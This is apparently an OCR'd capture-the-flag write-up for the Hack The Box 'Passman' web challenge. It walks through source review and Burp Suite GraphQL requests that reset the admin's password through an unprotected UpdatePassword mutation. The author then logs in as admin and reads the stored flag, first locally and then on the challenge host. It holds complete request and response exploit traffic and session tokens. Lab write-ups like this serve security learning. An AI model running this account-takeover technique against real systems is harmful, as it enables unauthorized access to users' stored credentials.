
Step by step guide


1. As always, I started from inspecting the application source code.




2. Source code analysis shows that there is an interesting function for updating the user password. It can be used to update the admin password. Let's deploy the application locally and test this flow.


HTB_CA_2023
web_drobots
web_gunhead
web_passman
challenge
helpers
GraphqlHelper.js
JWTHelper.js
middleware
AuthMiddleware.js
node_modules
routes
index.js
static
views
database.js
index.js
package-lock.json
package.json
script.sh
config
build-docker.sh
Dockerfile
entrypoint.sh
web_gunhead.zip
web_passman.zip
OUTLINE
web_passman > challenge > database.js > Database > getPhraseList
64 }
65
66 async updatePassword(username, password) {
67 return new Promise(async (resolve, reject) => {
68 let stmt = `UPDATE users SET password = ? WHERE username = ?`;
69 this.connection.query(
70 stmt,
71 [
72 String(password),
73 String(username)
74],
75 (err, _) => {
76 if(err)
77 reject(err)
78 resolve();
79 }
80)
81 });
82 }
83
84 async getPhraseList(username) {
85 return new Promise(async (resolve, reject) => {
86 let stmt = `SELECT * FROM saved_passwords WHERE owner = ?`;
87 this.connection.query(
88 stmt,
89 [
90 String(username)
91],
92 (err, result) => {
93 if(err)
94 reject(err)
95 try {
96 resolve(JSON.parse(JSON.stringify(result)))
97 }
98 catch (e) {
99 reject(e)
100 }
101 }
102)
103 });



IGMS PASSMAN
Username
Password
LOGIN
Don't have an account? Create




3. Create a new user.




4. Login to the application.





5. Select any of the requests and send it to Burp Suite Repeater. Then, update the query inside the request payload to use the detected during source code review *updatePassword* function.



6. It works, so let's try to update password of another user.

Request


Pretty Raw Hex \n

```
POST /graphql HTTP/1.1
Host: 192.168.0.103:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.103:1337/register
Content-Type: application/json
Content-Length: 188
Origin: http://192.168.0.103:1337
Cookie: session=
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QxI
iwiaXNfYWRtaW4i0jAsImlhdCI6MTY30TE1MjY2NX0.1mTQ5vEyTWL84NuSrtL
UewtjTc8aBUOA9QrVyE_tq6o
DNT: 1
Connection: close

{
  "query":
  "mutation($username: String!, $password: String!) { UpdatePa
  ssword(username: $username, password: $password) { message }
  }",
  "variables":{
    "username":"ninaviola",
    "password":"1234"
  }
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 72
Date: Sat, 18 Mar 2023 15:35:34 GMT
Connection: close

{
  "data":{
    "UpdatePassword":{
      "message":"Password updated successfully!"
    }
  }
}
```



Request

Pretty Raw Hex \n

```
POST /graphql HTTP/1.1
Host: 192.168.0.103:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.103:1337/register
Content-Type: application/json
Content-Length: 184
Origin: http://192.168.0.103:1337
Cookie: session=
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QxI
iwiaXNfYWRtaW4i0jAsImlhdCI6MTY30TE1MjY2NX0.1mTQ5vEyTWL84NuSrtL
UewtjTc8aBUOA9QrVyE_tq6o
DNT: 1
Connection: close

{
  "query":
  "mutation($username: String!, $password: String!) { UpdatePa
  ssword(username: $username, password: $password) { message }
  }",
  "variables":{
    "username":"admin",
    "password":"1234"
  }
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 72
Date: Sat, 18 Mar 2023 15:36:12 GMT
Connection: close

{
  "data":{
    "UpdatePassword":{
      "message":"Password updated successfully!"
    }
  }
}
```

7. Great! Password was updated successfully. Now, we need to obtain the *admin* user token and get available to this user phrases.

Request

```
POST /graphql HTTP/1.1
Host: 192.168.0.103:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.103:1337/
Content-Type: application/json
Content-Length: 186
Origin: http://192.168.0.103:1337
DNT: 1
Connection: close

{
  "query":
  "mutation($username: String!, $password: String!) { LoginUse
  r(username: $username, password: $password) { message, token
  } }",
  "variables":{
    "username":"admin",
    "password":"1234"
  }
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 224
Date: Sat, 18 Mar 2023 15:36:34 GMT
Connection: close

{
  "data":{
    "LoginUser":{
      "message":"User logged in successfully!",
      "token":
      "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im
      FkbWluIiwiaXNfYWRtaW4iOjEsImlhdCI6MTY30TE1Mzc5NH0.btC5Iv
      Xqlob9YLbQCf3FD6omHmXdUp2PXYin4fey_fY"
    }
  }
}
```

8. Replace *admin* token in *getPhraseList* request.


Request

```
POST /graphql HTTP/1.1
Host: 192.168.0.103:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.103:1337/dashboard
Content-Type: application/json
Content-Length: 84
Origin: http://192.168.0.103:1337
DNT: 1
Connection: close
Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluI
iwiaXNfYWRtaW4iOjEsImlhdCI6MTY30TE1Mzc5NH0.btC5IvXqlob9YLbQCf3
FD6omHmXdUp2PXYin4fey_fY

{
  "query":
  "{ getPhraseList { id, owner, type, address, username, passw
  ord, note } }"
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 166
Date: Sat, 18 Mar 2023 15:38:20 GMT
Connection: close

{
  "data":{
    "getPhraseList":[
      {
        "id":"1",
        "owner":"admin",
        "type":"Web",
        "address":"igms.htb",
        "username":"admin",
        "password":"HTB{f4k3_fl4g_f0r_t3stlng}",
        "note":"password"
      }
    ]
  }
}
```

9. Now, repeat all the same but on the real app.



Request


Pretty Raw Hex

```
POST /graphql HTTP/1.1
Host: 165.232.100.143:31145
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://165.232.100.143:31145/dashboard
Content-Type: application/json
Content-Length: 184
Origin: http://165.232.100.143:31145
DNT: 1
Connection: close
Cookie: session=
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QiL
CJpc19hZGlpbiI6MCwiaWF0IjoxNjc5MTU0NzM0fQ.FirTlr9AFYj02TPNVYm0
nTJ4n0BrNphhu0WQDkX8lNo

{
  "query":
  "mutation($username: String!, $password: String!) { UpdatePa
  ssword(username: $username, password: $password) { message }
   }",
  "variables":{
    "username":"admin",
    "password":"1234"
  }
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 72
Date: Sat, 18 Mar 2023 15:53:16 GMT
Connection: close

{
  "data":{
    "UpdatePassword":{
      "message":"Password updated successfully!"
    }
  }
}
```



Request

